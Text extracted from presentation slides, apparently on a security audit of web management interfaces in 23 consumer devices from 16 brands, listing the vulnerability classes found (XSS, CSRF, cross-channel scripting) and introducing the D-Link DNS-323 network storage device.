


Audit methodology



Audit methodology





Overall audit results





- 8 categories of devices

Overall audit results



- 8 categories of devices
- 16 different brands

Overall audit results



- 8 categories of devices
- 16 different brands
- 23 devices

Overall audit results



- **8** categories of devices
- **16** different brands
- **23** devices
- **50+** vulnerabilities reported to CERT



Popular ones:

Cross Site Scripting (XSS)

Cross Site Request Forgeries (CSRF)

- ▶ **Cross-Channel Scripting (XCS)** attacks

File security


User authentication




D-link DNS-323

- ▶ Allows to share files
- ▶ Configured via Web

